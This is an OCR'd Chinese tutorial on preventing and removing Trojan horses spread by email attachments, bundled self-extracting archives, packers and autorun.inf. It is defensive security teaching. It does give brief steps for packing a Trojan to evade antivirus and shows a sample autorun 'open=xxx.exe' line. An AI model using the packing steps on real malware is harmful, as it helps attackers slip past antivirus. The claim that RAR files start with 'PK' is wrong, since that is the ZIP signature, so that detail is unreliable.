


图18




图20

二、特洛伊木马攻击防范

特洛伊木马的攻击过程大致为木马配置－－木马免杀－－木马传播，从而使木马种植到别人的电脑上。对于这种攻击方法的防范，首先要安装杀毒软件和网络防火墙，及时升级病毒库并要开启实时监控，其次要针对传播途径在日常电脑使用中注意防范。下面从木马常见的传播方式来总结一下防范该类攻击的方法。




图21

1.Email传播木马

采用Email方式传播木马主要依靠的是附件，在下载附件的时候用户要谨慎！下载后要先用杀毒软件查杀一下，确定没有病毒后再打开！这种传播方式只要用户谨慎一点，一般不会中招的！

2．捆绑方式传播木马

捆绑是木马传播非常重要的一种方式，捆绑木马无非是希望用户在运行某个应用程序的时候同时运行木马程序。我们从软件安装的常见方式来看一下木马是如何捆绑的，然后在提出一些防范的方法。




图24




图22

（1）自解压安装

我们随便选择一个文件，点右键选择“添加到压缩文件”，在弹出的窗口中我们会看到一个“创建自解压格式文件”的选项，如图21。自解压捆绑木马就是通过这个功能实现捆绑的。我们在解压此类文件的时候不要直接双击“运行”，应该点右键选择“解压文件”，把文件解压后再运行。

（2）加壳运行

这是木马文件常用的免杀方法，所谓加壳其实是指利用特殊的算法，对exe、dll文件里的资源进行压缩或者加密，这样压缩之后的文件可以独立运行，解压过程完全隐蔽，都在内存中完成，比如北斗加壳程序，如图22。




图23

我们只要在“操作”中选择“打开”，把木马程序添加后，单击“压缩”就

可以对木马程序进行加壳了。对付这种木马的方法是使用具有透壳查杀能力的杀毒软件进行查杀，对可疑文件进行查壳脱壳处理，我们常用的查壳工具就是PEID，如图23。

（3）INF 文件安装

利用INF文件安装程序是一个古老的方法，利用该方法传播木马现在比较流行，主要表现在autorun.inf自动运行木马程序，一般在该文件中会看到有“open=xxx.exe”的代码。

来说一下该类木马的清除方法，首先要将“我的电脑”—“工具”—“文件夹选项”，“查看”选项下的“显示所有文件和文件夹”勾选上，再把“隐藏已知文件类型的扩展名”前的勾去掉，如图24。

如果木马没有进程保护功能，直接删除autorun.inf和autorun.inf文件内容中的xxx.exe就可以把木马程序清除了，然后在运行栏中输入**regedit**打开注册表编辑器，找到[HKEY_CLASSES_ROOT\Drive\shell]键，把默认值改成none，再找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer]下把ountpoints2这项删除就可以恢复文件关联了。

该类木马传播方式主要是通过autorun.inf来传播的，那么我们的防护重点就是克制该文件，不让它生根发芽！对于本地磁盘，我们可以利用“贵尔木马强力清除助手”来防范，软件界面如图25所示。




图25

选择好磁盘里的autorun.inf文件，选“清除，并抑制文件再次生成”，然后点开始就可以了。对于经常使用移动存储设备的朋友，我们可以在U盘根目录下事先建立一个autorun.inf文件，这样木马想在U盘目录里再次建立一个名称相同的文件就会出现冲突，从而达到保护U盘，防止该类木马传播的目的。




图26

下面再来看一下对于该类木马传播技术常用的防范方法。我们知道每个文件都有一个后缀名，每个后缀都有一个特征码。比如对于rar文件，我们使用16进制编辑器打开任意一个rar文件，会看到文件开始的代码为504B，还原成ASCII码就是PK的意思。




图27

同样对于exe文件也有特征码，它的特征代码为4D5A，还原成ASCII代码为MZ的意思，如图26。

这样对于捆绑的文件我们可以通过查看文件中的MZ数来判断它是否捆绑木马程序，当然如果感觉这样比较麻烦的话，我们也可以使用荣成文件捆绑克星这款专门分离捆绑文件的程序，如图27。我们可以通过“选择文件”针对某个文件进行捆绑检测，也可以对某个磁盘进行扫描获取可疑的捆绑文件。

